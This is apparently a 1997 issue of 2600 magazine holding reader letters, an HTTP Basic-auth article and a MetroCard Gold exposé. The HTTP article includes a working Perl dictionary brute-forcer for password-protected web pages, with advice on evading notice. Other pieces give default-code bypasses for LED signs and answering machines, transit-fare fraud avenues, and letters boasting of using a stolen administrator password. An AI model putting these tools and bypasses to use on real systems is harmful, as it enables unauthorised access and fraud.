I am a student at Brewster Academy and we just recently linked our FC to OneNet. I am an advocate of both technology and the correct use of this technology but unfortunately the network administration here at Brewster is not using their technology correctly. Our technology director reads private email and deletes or edits posts with little or no moral compunction. In fact, if they knew I was trying to speak out against them like I am doing now they would probably try to punish me. Recently someone gained administrator access and deleted some accounts on the server. They suspect that ResEdit was used to do this but they supply no evidence for their claims. They have now gone so far as to make having ResEdit, a harmless resource editor, an expulsion offense. This means the following: if you have ResEdit you will get kicked out of the school. Kind of odd since this is the same punishment that you receive from getting caught doing drugs. Somehow ResEdit is as dangerous as drugs.

bryan

These kind of stories no longer seem even surprising. We suggest getting some knowledgeable Mac people aware of this situation. A little adverse publicity goes a long way.

The Decline of 2600

Dear *2600:*

I bought my first issue of *2600* a year plus ago and was quite impressed with the variety and detailed information it held. Over the last several issues I have witnessed something, strange, uncanny even. *2600* has not just changed, but it's had its own revolution. Not only have the articles become soporific but many of the authors have become somewhat indolent in their writing, writing articles that

lack charisma, detailed info, and that *2600* quality. But what has caused this change? Is it because *2600* has become the trendy thing for teenage hackers to idolize? That every kid using a computer has now got his *2600* stuffed in his backpack, just waiting for the moment to pull it out and show his leet-o mag to his friends? Or in all our wildest dreams has something more occurred, something no-one would even dream of, has *2600* become... censored?

A friend pointed out to me, that if I am that dissatisfied with *2600*'s quality, then I shouldn't support their cause and buy it. There's a reason behind every action, and to tell you the truth, who am I to judge *2600*, I'll probably get some wisecrack answer to this anyway, but hey, you're a publication. When people "suggest" something is wrong, that they are dissatisfied with the quality, it's your job to fix it. Not mine.

pokis

There are all kinds of possibilities here. But one thing that's not uncommon among magazines, music, and nearly all other artistic/consumer items: Someone discovers something, it becomes more popular, the earlier people resent all the newcomers, and they redefine the item or the culture itself as "just not the same." We've seen this happen so many times over the last 14 years that there has to be some truth to it. Either that or we've been on the decline since day one. Whether or not this is the case, you seem to have some misconceptions about a few things. First, what appears on our pages comes from the hacker community. We don't write everything "in-house" like bigger publications. If the hacker community falls apart, then we fall apart. If it flourishes, then so do we. You also seem to think that because something isn't what you want, that censorship must be taking place. Censorship is something that is imposed upon people by powerful entities. If we don't print an article you wrote, it's an editorial decision, not censorship. If we are prohibited by law from printing your article, then that is censorship. The seriousness of this issue is undermined when the word is misused in this way.

An Australian Nightmare

Dear *2600:*

Greetings from the other side of the world. You may think that our lives would be completely different considering our different lifestyles, but I tend to disagree. We both eat fast food from the local Pizza Hut store, we both watch American sitcoms, and we both get hassled by our governments. That is why I am writing this letter to you. I have a story to tell you.

The circumstances outlined in this letter occurred less than 48 hours ago. It was a quiet Wednesday afternoon, and I had nothing better to do than log onto the LAN at the local community college where I study part time. I had been using the Internet externally of the college for some time and this was the first time that I had attempted to access the Internet internally using the crude Internet web browser that the administrator had designed and was trialling on us students. Everything was fine until I tried to download the entire NASA web page. The PC froze and I was confronted with a dialog box which read: "The front-end cannot confirm your location. Please enter the administrator's password to continue."

Now this was strange. I'd never seen this dialog box before and, being an avid user of the program, it came as quite a surprise. Myself, being no more than your average grade "hacker," had taken the liberty of finding out the college administrator's password some days beforehand, and promptly used it. Now, one of two things could've happened: 1) I could have mistyped the password accidentally and managed to hook into the wrong address by mistake, or (the explanation I tend to favor), 2) the administrator himself was into something he shouldn't have been, and I was automatically shunted to this new location.

Either way, I was in trouble. I was faced with a black screen with a rapidly blinking cursor at the bottom and a single word: "Login:". Fair enough. I thought it shouldn't be too hard to login under a visiting capacity. First, I tried the word VISITOR. "Unrecognized login. Please enter the correct login." The prompt returned once again. Simple, I thought. I tried the word GUEST. The cursor ran across the screen again with the same message. Just as I typed the word HELP, the door to the computer laboratory was slammed open and I was quickly grabbed by two men in suits. This scared me. In the U.S., you have the FBI and the Secret Service (two of everybody's best friends). In Australia we have the Federal Police. I was quickly arrested (without being made aware of my rights) for "Illegal Access of a Foreign Government with Intent to Defraud." My possessions were taken from me, in which was the address for your magazine. It seems that our Federal Police have heard of you guys. They seemed upset enough to "question" me for around three hours. I was imprisoned in the local police station with a guy that had just been charged with "assault with a deadly weapon." He scared me as well. I quickly called my lawyer (thankfully a friend of my parents) as soon as a telephone was made available to me (over 10 hours later) and I managed to get out on a bail of over A$15,000 (around US$11,000) because I had no former criminal charges laid against me and I was classified as an "upstanding citizen in society" (I had won a local "Youth of the Year" prize three

years ago - big deal). The money for my bail was forwarded by my lawyer, being the family friend that he is. I was denied my possessions. I went home and found a copy of your address. I tried to gather my thoughts enough to write a letter to you guys explaining my circumstances. So here I am. I hope you can understand enough to let your members and subscribers in Australia know of this mockery of justice. Allow me one thing: please do not use my real name. I would prefer to be referred to as my "professional" handle: Cochrane. I say this for two reasons: 1) I know for a fact that the Australian Federal Police constantly examine your publication. I do not want any unwarranted retribution for the publication of this account. 2) Hopefully, more people know of me by my handle than my real name. I hope they will learn of my plight and act accordingly.

I want the people of the world, especially in Australia, to learn of this travesty. This kind of activity happens all the time and a lot of people want it stopped. I am still awaiting trial.

Cochrane

Corrections

Dear *2600:*

Thanks for the very editorially consistent Spring issue. Just got it today (it is now May) and noticed the schematic on page 57 to be seriously flawed. I only figure it is an April Fool's joke. In about 1984, I used a quite different approach, that worked, to use the RB as a device to control an answering machine. First the published schematic.

Using a LM386 as a preamplifier is simply not a good choice and powering it from nine volts to drive a five volt chip is looking at a blown IC! (LM386 works perfectly at +5V.) The 510k to +9V is also mysterious. With a dynamic mic, it will have no effect other than possibly damaging it. On a condenser mic, only 0.18V will be supplied, far below what is required to power it. The MX105A is a very poor choice for the detector, as it requires adjustment. Anyone who would attempt to build this should know that the LED will go on and off at every other pulse. Everyone should know that leaving unused inputs open on a CMOS device is a very bad idea that may cause unnecessary power consumption and leave the chip open to static discharge. OK, this circuit won't work! Here is how you can do it cheap:

Use an 8870 DTMF decoder with a 6.5MHz crystal. If pre-amplification is needed (won't be if coupled from the phone) use a CMOS gate in linear mode or a +5V op amp or a simple transistor stage. For a condenser mic, bias it properly with a 1k0 to 4k7 to +5 and capacitively couple to the level control/amplifier. (100nF is fine to 10K.) And Col1 and Row4 outputs of the 8870 to decode the '*'. Post process as you choose. If battery powering, use 6V and an ordinary diode to drop the voltage 0.7V and protect against reversed conditions.

Look up the 8870 made by Teltone and many others.

Billsf
Amsterdam

Dear *2600:*

I don't mean to be a whiney-ass perfectionist, but at the bottom of your article entitled "Social Engineering Via Video" in the Winter issue it says "continued on page 26". This is kind of misleading because 1) the article seems done and 2) there is a different article on that page.

Kaptain Kangaroo

It was a layout error. If you move your eyes to the right a few inches, you'll see the article on page 27.

LED Sign Update

Dear *2600:*

In your Spring 1997 issue BernieS wrote a very interesting article on how to hack LED signs (something I've been waiting for ever since I heard about it on *Off The Hook*). Anyhow he mentioned AMS's infrared-capable signs have optional password protection and that there was an "undocumented master default password." Well, after a few seconds of searching the AMS web site I found documentation for the infrared remote control programming unit. More specifically documentation on what to do if you "forget" your password.

On the remote unit press PROGRAM When you see "ENTER PASSWORD". Hold down SHIFT and press "L" six (6) times. I am not sure if this is what BernieS was talking about but according to the manual it works.

Da Findler Man

Spy Hacking

Dear *2600:*

I don't know if you guys are that interested in this or not, but I thought if anyone should know, it would be you.

I was looking at a web site of funny answering machine messages, and one of them gave a U.S. Army hotline: 1-800-CALL-SPY. I called the number and it was pretty funny; it sounded way too serious to be real, you know? Well, this was last November, and I forgot about it for a while.

(continued on page 48)

http://www.Defeating.HTTP.Access.Control.edu


by Ryan
ryan@2600.com

By now, you've got your spiffy web page all set up, and you've got your shouts going out to all your pals, and the picture of your cat is in its own frame, and he's an animated gif, and all is right with the world....

Now, you'd like to put up a picture of yourself shirtless with your rippling biceps (you have Photoshop, right?), so you can impress girls on IRC. But you'd just *die* if your friends saw it.

Enter HTTP access control.

RFC 1945 (http://www.cis.ohio-state.edu/htbin/rfc/rfc1945.html) outlines the entire HTTP 1.0 specification, including how to write your HTTP server so it'll ask an HTTP 1.0 compliant browser for a username/password, which looks something like this:



The RFC is a good thing to read, but don't worry about it too much - you're not writing your own server. You're probably using something like NCSA's httpd, or more likely, Apache (www.apache.org). They (and some others, including some of Netscape's servers) use an access control mechanism in the following way.

You have a directory you'd like to protect. We'll call it "secret". Inside the secret directory are your secret html files, images, or whatever. Also inside this directory, you should place an access-control file, named ".htaccess" (note that it starts with a dot). This is just a text file that should look something like this:

```
AuthUserFile
/home/path/to/your/secret/.passwords
AuthGroupFile /dev/null
AuthName BoogaBooga
AuthType Basic

{={Limit GET POST PUT}=}
require user 2600mag ryan bob foo

{={/Limit}=}
```

Place the path to your directory where it says/home/path/to/your/secret, and include the ".passwords" (again, starting with a dot) at the end. This is the location of your passwords file.

Keep /dev/null as the AuthGroupFile, as we're not using groups in this example. (They're explained at the URL's at the end of this article.)

AuthName is whatever you'd like to appear in the dialog box (it's BoogaBooga in my file, and in the picture of the dialog box). It gives the requester some feedback as to whether they need to use their password for "PENTAGON" or for "PLAYBOY".

The Limit section specifies that users named "2600mag", "ryan", "bob", and "foo" are the only people allowed to see what's in this directory, and that they must have a valid password.

Next, you create a password file, using the program "htpasswd", which is distributed with apache, and is available online, in various places. Its syntax is this:

```
htpasswd [-c] passwordfile username
```

The "-c" is only used the first time you use this command, as it creates a new password file. Using "-c" again will erase the password file, so be careful. Using the path and filename we specified in our .htaccess file, we'd type:

htpasswd -c /home/path/to/your/secret/.passwords yourname

substituting your name. You'll then be prompted for a password and asked to type it again, to make sure you didn't mistype.

My password file looks like this:

```
ryan:D5rSO604AgGio
bob:slV4yfweZW3C6
foo:AO1v9gwHl2zQWk
```

These aren't the passwords I typed in - they're the encrypted output of the htpasswd program. Incidentally, these are encrypted using the standard "crypt" function that can be brute-force cracked by any of the "Krak" type programs out there.

With these two files in place (your .htaccess and .passwords files), you should get a box requesting a username and password before the webserver serves any files in that directory. Note that on a shared system (like on your service provider's machines) you should use common sense, and not allow world "listing" of your directories, and make the files readable only by you and by the web server, if possible. This access control only works with the webserver, not others on the system, and certainly not sysadmins.

So How Does it Really Work?

Under the hood, things look like this:

First, your browser connects to the server, and sends this text, to ask for a document:

```
GET /~ryan/webfiles/secret HTTP/1.0
Connection: Keep-Alive
```

```
User-Agent: Mozilla/4.0b5 (Macintosh; I; PPC)
Accept: image/gif, image/x-xbitmap,
image/jpeg, image/pjpeg, */*
Accept-Charset: iso-8859-1,*,utf-8
```

Then the webserver notices that that file is access-protected and that you haven't specified a username and password. Therefore it sends a refusal back in the form of a error code 401:

```
HTTP/1.0 401 Unauthorized
Date: Sun, 15 Jun 1997 22:27:51 GMT
Server: Apache/1.1.3
WWW-Authenticate: Basic realm="BoogaBooga"
Content-type: text/html
```

This tells your browser to throw up the Username/Password dialog box. After you fill it out and hit OK, your browser takes the username and password and manipulates it like this: it builds a string that looks like "username:password", then encodes it into "printable text", as described in the RFC. Some sources refer to this as uuencoding, but it's not quite the same as the unix command. The perl source accompanying this article includes functions for Base64 encoding and decoding.

This "encoding" is *not* "encrypting"!! It's simply encoding it so it can be included in an HTTP header, much like you'd mime-encode an email message. If you're packet-sniffed, this is as good as plaintext. After this Base64 encoding, your browser sends back this request, including your encoded username:password:

```
GET /secret HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.0b5 (Macintosh; I;
PPC)
Host: inch.com:2667
Accept: image/gif, image/x-xbitmap,
image/jpeg, image/pjpeg, */*
Accept-Charset: iso-8859-1,*,utf-8
Authorization: Basic cnlhbjpob29ha`==
```

The server then decodes your username:password pair, "crypts" it, and compares the goop that comes out of crypt with the goop that's in your password file. If they match, you're given the file.

This whole setup isn't very secure. In fact, it's only slightly more secure than having hard-to-guess URL's, and keeping them secret. This is coupled with the common usage of people picking an easy to guess (or easy to social engineer) password, and a common word for the password. After all, "It's not my email or anything"....

Imagine this scenario: Bob's SecretPlans Inc. has a new widget that they're going to unveil at next month's WidgetWorld. They're showing it off to their world sales staff on a password protected web page.

source code on pages 42-43

Now, it's a good bet that the username is gonna be "Bob." If it's not that, you can probably ask Bob's secretary for it on the phone. Given that it's targeted for a sales-team, the password probably isn't that complicated, probably monosyllabic.

So, if we run a dictionary (like the one included in your Un*x distribution) through a program that encodes the username:password and asks the webserver, we can do a quick-and-dirty, brute force attack.

This perl program asks the user for the username to try, then takes a user-supplied file of passwords to try. This "passwords to try" file can be a dictionary, a list of employee's names, or whatever. Anyone familiar with the basics of perl can modify this program to (for example) try all passwords five characters long.

Rather than use the normal GET method, like a normal web browser, this program uses the HEAD method to request the file from the webserver, which just requests the file's modification date, and other brief info, and not the actual HTML file, in order to keep down bandwidth. This prevents an HTML "You've been denied" message from being sent, over and over and over.... When the program gets a header with HTTP code 401, (the access denied code) it prints "...access denied" and goes on to the next password. Upon receiving an HTTP code of 200, 301, 302, 303, or 500, it tells the user, then moves on.

An Apache webserver is capable of handling hundreds of hits per minute, and, quite frankly, Apache performs far better than my perl script, so your odds of creating a "Web Hammer" with this are low. With any luck, the server administrator won't even notice 100,000 or so hits in his error log. Obviously, an intelligent approach to this attack will save you hours, perhaps days, and tons of bandwidth. Try a small dictionary of proper names first. Then, maybe grep out all the words of five characters or less from a dictionary file. Trying all the combinations of letters, upper and lowercase, for six letters at ten tries a second will still take about 34 years. However, used intelligently, with a few modifications, it can find a username:password like "Jane:secret" pretty quick.

The new HTTP 1.1 specification looks forward to a new encrypted password scheme that prevents the plaintext transmission of passwords. I've also seen mention of modifications to webservers that lock out users after a certain number of failed passwords, or that alert admins in that case. These are a good step, but don't address the "dumb password choice" issue.

Final Note: webservers log your IP, and usually your hostname for each request. You're not anonymous. Be careful where you launch this.

Props to the guy who wrote the padding-fix for encode/decode Base64, whoever you are, and to Larry Wall, who wrote the perl skeleton that this program is based on. SUPER props to Hobbit, who is responsible for Netcat, which made all this easy to figure out and write down. Winks to theb. Word to your mother.

```
#!/usr/local/bin/perl
#
#  401-grope.pl - a grope-in-the-dark "web-wardialer"
#
#  thrown together by Ryan, borrowing from source stolen from the net.
#  Released to public domain June 1997 - written for 2600 magazine.

push(@INC,"/usr/share/perl/");            #point these to your perl headers
require "/usr/share/perl/sys/socket.ph";  #

print "what username to try? : ";
$username = <STDIN>;
chop $username;

print "\nwhat inputfile to try? : ";
$inputfile = <STDIN>;
chop $inputfile;

print "\nwhat hostname to try? : (hint: use an IP, its faster) : ";
$hostname = <STDIN>;
chop $hostname;

print "\n\n";

$sockaddr = 'S n a4 x8';
$remote_host = "127.0.0.1";
$remote_port_number = 80;
chop ($hostname = `hostname`);
($name, $aliases, $protocol) = getprotobyname ('tcp');
($name, $aliases, $type, $length, $current_address) =
        gethostbyname($hostname);

($name, $aliases, $type, $length, $remote_address) =
        gethostbyname($remote_host);

$current_port = pack($sockaddr, &AF_INET, 0, $current_address);
$remote_port = pack($sockaddr, &AF_INET, $remote_port_number, $remote_address);

#main loop ---------------------

open (IN, "$inputfile");

while (<IN>) {

   $thisguess = $_;
   chop $thisguess;
   $try_this= $username . ":" . $thisguess ;

   print "\n----trying [$try_this]";
   grope(Base64encode($try_this));

}

print "\n\ndone.\n";

sub grope{

   $send_this=$_[0];
   print "----sending encoded string: $send_this";

   socket (CONNECTION, &PF_INET, &SOCK_STREAM, $protocol) ||
   die "Cannot create socket.\n";
   bind (CONNECTION, $current_port) || die "Cannot bind socket.\n";
   connect (CONNECTION, $remote_port) || die "Cannot connect socket.\n";

   select (CONNECTION);
   $| = 1;
   #print "$ARGV[0]", "\n";

   print "HEAD /secret HTTP/1.0\n";
```

```
    print "User-Agent: BadGuys@thegate (Macintosh; I; 2600)\n"
    print "Authorization: Basic ";
    print $send_this;
    print "\n\n";
    #print "quit", "\n";

    select (STDOUT);
    while (<CONNECTION>) {
        if (/^HTTP\/1\.. /) {
            if (/^HTTP\/1\.. (200|301|302|303|500)/) {
                print "\n****";
                print;
            }
            if (/^HTTP\/1\.. (401)/) {
                print "...access denied"
            }
        }
    }

    close CONNECTION;
}

sub Base64encode
{
    my $res = "";
    while ($_[0] =~ /(.{1,45})/gs) {
        $res .= substr(pack('u', $1), 1);
        chop($res);
    }
    $res =~ tr| -_|A-Za-z0-9+/|;
    # fix padding at the end
    my $padding = (3 - length($_[0]) % 3) % 3;

    $res =~ s/.{$padding}$/'=' x $padding/e if $padding;
    $res;
}

sub Base64decode
{
    local($^W) = 0; # unpack("u",...) gives bogus warning in 5.001m

    my $str = shift;
    my $res = "";

    $str =~ tr|A-Za-z0-9+/||cd;             # remove non-base64 chars (padding)
    $str =~ tr|A-Za-z0-9+/| -_|;            # convert to uuencoded format
    while ($str =~ /(.{1,60})/gs) {
        my $len = chr(32 + length($1)*3/4); # compute length byte
        $res .= unpack("u", $len . $1 );    # uudecode
    }
    $res;

}

exit(0);
```

Footnotes and handy references:

Apacheweek: Using User Authentication
http://www.apacheweek.com/features/userauth

HTTP Made Really Easy
http://www.jmarshall.com/easy/http/

RFC 1945
http://www.cis.ohio-state.edu/htbin/rfc/rfc1945.html

Avian.org's Netcat Release Notes
http://199.103.168.8:4584/web1/hak/netcat.html

The Ins and Outs of Metrocard Gold

by blueski-mask
and the wrapper


MetroCard Gold is a thin plastic credit card sized magnetic stripe card used in the New York City transit system. It was first offered for sale on May 27, 1997, replacing the original (blue) card. The Gold cards were introduced to provide free bus-bus, subway-bus, and bus-subway transfers (effective July 4, 1997), as they have the ability to store up to four free transfers. MetroCard Blue can only store one. The blue cards will be valid until the expiration date printed on the back of the card. Current Transit Authority (TA) propaganda calls for tokens to be completely eliminated in 1998.

Free transfers are valid for two hours after a passenger boards a bus or passes the subway turnstiles and are *only* available using MetroCard - no paper transfers will be given.

To use multiple transfers, the card has to be used at the same station or bus. First, swipe the card for as many passengers as are in your "group" (up to four). If you try to use the card a fifth time, you will get a "transfer limit exceeded" message on the turnstile. To transfer, swipe the card *one* time. Transfers for your party of up to four will be granted in one fell swoop.

If you ride the bus and don't pay with MetroCard, you'll notice that the bus-to-bus transfer you'll be given is now a magnetic-paper transfer which gets inserted into the farebox like a MetroCard. For more info on transfer details, check out http://www.mta.nyc.ny.us/mtacc/demo/mcgtreng.htm.

A passenger card looks like this:



The back of a MetroCard has printed on it:
the expiration date
a six-digit batch number
a ten-digit serial number
instructions for use
customer service phone numbers


The front of a MetroCard has encoded on the magnetic stripe:
the expiration date
a six-digit batch number
a ten-digit serial number
the type category of card (pre-encoded for $3, $6, $15, $40, or non-pre-encoded)
the current amount on the card
date, time, and four digit location code of last use
how many times the card has been used
how many transfers are available

The printed information on the Metrocard is visible. Internal informational material states that the card has a read/write magnetic stripe on it. The Token Booth Terminal (TBT) displays the above categories when a card is dropped into the TBT box or swiped through the Passenger Information Unit (PIU).

How is this supposed to be used by passengers?

Passengers can buy $3, $6, $15, and $40 pre-encoded cards. These are wrapped in cellophane and have been encoded en-masse and shipped to the booths (and other retail outlets).

Passengers can buy non-pre-encoded cards in any amount that they want, provided:
a. the amount is equal to or over $3.00.
b. the amount is a multiple of $1.50 or $5 but no larger than $80.



Passengers can add to previously-purchased cards, provided:
a. if the card amount is $0 to $1.49, the passenger can add enough value to equal one fare.
b. if the card amount is over $1.50, the previous listed rules apply except that the maximum value of any fare card is $100.
c. the amount brings the card to a multiple of $1.50.

How does it really work?

Pretty much as stated above, except:
a. a card can be encoded for any amount between $5 and $80 (even in increments of $0.01, making possible such amounts as $5.01, $11.43, $22.99, $63.85, etc.). This wasn't true for most of 1995 and 96, but is now thanks to software "enhancements."

What software glitches currently exist?

Go back and re-read "How does it really work?".

Other glitches (past and present) include:

A prohibition against multiple employees signing on at the same Token Booth Computer (TBC) used to exist. If multiple employees attempted to sign onto the same TBC, the TBC would freeze and go back to the original signon prompt. This problem was fixed late in 1994. However, multiple employees in the same "category" (i.e., Main Clerk (responsible for booth), lunch relief, side window) cannot all operate the TBC at the same time - only the most recently signed-in clerk can operate the TBC. That's why it's harder to get a MetroCard during shift changes - the guy counting the cash probably also has control of the computer.

The MetroCard Customer Service folks apparently cannot determine where, when, or by whom a card was "added-to." This could provide some interesting possibilities. There is some evidence that they can determine information on a card's first encoding. However, initial information about MetroCard stated that all transactions would be recorded in sufficient detail in a central computer to allow for transaction tracing and problem resolution (and of course, fraud detection).

Although we don't yet have any further information concerning the "added-to" amount or location fields, at the beginning of 1997 about a dozen MTA employees were dismissed and criminal charges were brought against their relatives. Employees apparently let relatives use their employee passes while the employees were at work. Since most TA employees are at fixed work locations, or along a given subway line, repeated incidences of employee pass use in other areas of New York City were seen on the central computer, prompting the NYPD Transit Bureau to investigate.

Are there any potential security holes?

Access to a TBT

Um, well, we shouldn't be telling you this, but, um, hmm... if access to a booth with a TBT can be "arranged," a valid Employee Metrocard combined with knowledge of the appropriate PIN would allow encoding of almost infinite numbers and amounts of fare cards. We estimate about 5000 current valid Employee Metrocards can be used at TBTs. However, discovery would be quick, and invalidation of these cards would occur. We believe that they could still be swiped at the PIU (Passenger Information Unit - the freestanding device that tells you how much is on the card) and mislead potential marks for con artists. These "rubes" would then be persuaded to buy - at a deep discount - a $20, $50, or $80 card which *would not* work in a turnstile.

Potential for Lost or Mis-appropriated Employee Cards

ESPs will eventually be in the hands of all 40,000 NYCTA Employees as well as MetroNorth, LIRR, SIRTOA, MABSTOA; however, most will be valid for transportation only. Only some 3500 railroad clerks (RRCs) and 1000 station supervisors, managers, and superintendents will be able to encode fare cards. Employee cards look just like the old blue

MetroCards on the front, but they have the employee's photo and signature (along with other TA identifiers) on the back.

Duplicate Card Prevention - Truth or Fiction

There is some belief that cards can be duplicated and used. Every indication short of an admission from a TA spokesperson suggests this. Articles in the *New York Times* have stated that the serial number and value on a card are sent from the turnstile to the TBT to a central computer at TA Headquarters, 370 Jay Street, and if a second card with the same amount is used at a turnstile without an intervening add-on transaction, the card will be declared invalid. However, if the central computer or TBT is down, turnstiles continue working (and store up to about 3000 swipes). The "central computer check" apparently does exist, requiring a card counterfeiter to create only "one-fare" ($1.50 or $0.75 if senior citizen or disabled cards are duplicated) cards.

MetroCard Blue (the original) had an expiration date, but no "invalid before" date. MetroCard Gold has a "Card Starts On" field as well as a "Card Expires On" field (as can be seen on the TBT screen). It is highly likely that random combinations of "Card Starts On" and "Card Expires On" dates along with random serial numbers will *not* work, making duplicate cards even harder to produce.

Rumor

We've heard a rumor that a few vendors on a well-known cheap-electronics-goods thoroughfare downtown will put a single $1.50 fare on your MetroCard for as little as $0.25. This is still under investigation....

Successful Hack


The only known (non-inside job) temporarily successful defeat of MetroCard security happened in March 1994. Someone used a tape recorder to "record" a card's "sounds" on 8-track tape, cut the tape, glued it to a piece of cardboard or plastic, and successfully entered the station at 34th Street and 8th Avenue.

He was later arrested, allegedly because something suspicious showed up on the main computer at 130 Livingston Street, Brooklyn. However, it is more likely that a sharp-eyed police officer noticed his use of an unorthodox-looking card and arrested him on the spot.

Clerk Screens and Strange Fields

There are a number of ways that a clerk can examine the information on a MetroCard.

TBT Screen for regular cards



Class Code is always either Full Fare, Prevalued, or Ready For Sale

The *error* statements seen so far are:

No Errors (0)

Read Error Fare media lifted during read (15)

Invalid class (45)


We're unsure of the meaning of *Authority Control,* but it sure sounds scary.

Last Use Place is a *very* interesting field, for the obvious reason - the TA can track MetroCard users!

And as of some time in 1998, you won't have an option... you'll *have* to use MetroCard!

We're trying to figure out what this code is. To date, we've experimented - the place code is *not* turnstile specific.

Help us crack the code! When you're down to one fare on your card, look for the booth number of the station you use the card in. The most likely places for the booth information to be displayed are shown in the graphic below.



The booth number is the Y ### above the clerk's badge as shown in the graphic on page 47.

Write the booth number on your card and send it to *2600* or bring it to a New York City *2600* meeting!

TBT Screen for as-yet-unsold cards

```
X####   STATION NM      FHUT   SCT     Fri 20 Jun 97 01:12 Peak
                  Add Value to Fare Card

        Class Code : READY FOR SALE 063    ( 63)
        Time Added : N/A

  Remaining Value : N/A                Card Starts on : 05/05/97
            Trips : N/A                Card Expires on : 05/27/98
Period Expires on : 01/01/98             Last Use Date : <Not used>
         Fare Due : N/A                  Last Use Place : <Not used>
    Serial Number : ##########           Discount Level : N/A


     Accept Status : N/A                Passback Allowed : N/A
    Transfer Count : N/A                Time Restricted : N/A
Authority Control : N/A
         Authority : N/A

                        Invalid class (45)

------------- F3 = continue          ESC = backup -------------

######                    <<NORMAL>> STATUS CHANGE <NO>  AR#000
```

Note that the *class code* changes.
The *Period Expires on* date is very odd.

Card Values

Blank, never-before-encoded cards may have any value of $0.01 and over put on them (up to $80.00).

Cards with money on them can have amounts between $0.01 and $80.00 added to them. Note that most clerks will not add bizarre (non-multiples of $1.50) amounts to your card; their TBTs will allow them to do so, but they don't think they can! Go ahead, ask them.... You can't ever have more than $100 on a MetroCard.

MultiCard Trade-in

Multicard trade-ins (transferring fares from more than one card to a new card) did not originally work. This was fixed some time in 1995. The new MetroCard Gold has a limitation - you can trade in up to a maximum of 10 cards.

Voided Transactions

If a customer changes their mind immediately after a transaction, the transaction can be voided and their money refunded. If they were adding money to a zero-value card (card with $0.00 on it), that card can never be used again.

Technical Tidbits

Cubic Corporation designed the TBT software system. Some software was also provided by IBM.

The original TBC was some sort of PC enclosed quite securely in a sturdy stainless-steel housing. Two Medeco locks provided TA Supervision and Cubic Technician access to various functions unavailable to the clerk. The Technician's menu allows him to perform diagnostic checks. The TA Supervisor's menu allows him to sign-on railroad clerks who do not have possession of their ESP. The Supervisor's menu may allow for other functions but is not generally available for observation.

The TBC had an amber screen. The keyboard was housed in the stainless steel cabinet. The cables from the back of the box were standard.

The TBC communication port was very well secured. It is unknown whether the TBC communicated via modem or network, although there are plans to have a dedicated fiber optic network between all TBCs and the central computer.

One of the best-known (to TA personnel) scams occurred when the RRC at the part time booth at Whitehall Street discovered which cable connected the TBC to the central computer. He disconnected this cable but continued to sell MetroCards. The card "creation" (or the addition of money to them) was unknown to the central computer. However, the turnstiles interpreted these cards as legitimate, deducted one fare, let the passenger through, and sent the information to the computer at 130 Livingston Plaza. This computer sent messages back to all TBCs and turnstiles that since the MetroCard had never been heard of previously, it was invalid.

The RRC in question pocketed plenty of cash for a time, but of course, people with $30 cards that only gave them one ride complained. As far as we know, the clerk was allowed to resign in lieu of prosecution. Perhaps the TA didn't want to give anyone ideas.

Standard PC reboot and control sequences were disabled from the TBC railroad clerk menu. Many keys have no apparent functionality.

The TBCs have been replaced by TBTs (Token Booth Terminal). The screen is thinner and independent of the CPU and keyboard. The CPU and cables are almost completely armored. The card swipe area, which used to be similar to those on turnstiles, has been replaced by a "drop box" like those on buses (yes, that's what those little holes are for).

(continued from page 39)

Then I went home for Christmas break and I told my little brother to call the number for a laugh. He noticed that the beep on their answering machine played "Fur Elise" by Beethoven. I noticed that my answering machine in my dorm room played the same thing, and I knew how to change the outgoing message from another phone, as long as I knew the code. The BellSouth company programs the same default code into all the machines: 6-8-9. You're supposed to change the code when you buy the machine, but most people are too lazy.

I waited about another week, and finally had to try it. I called the number, tried the code, and it worked. I just said, "Hello," with a Russian accent. But then I went back to school and my friends found out about it. We screwed with the hotline for about two weeks before anyone noticed. Then they changed it back every day, and I changed it back every night. If I wanted to, I could have changed the code, but I didn't want to get into trouble - this was the first phone prank I'd ever done.

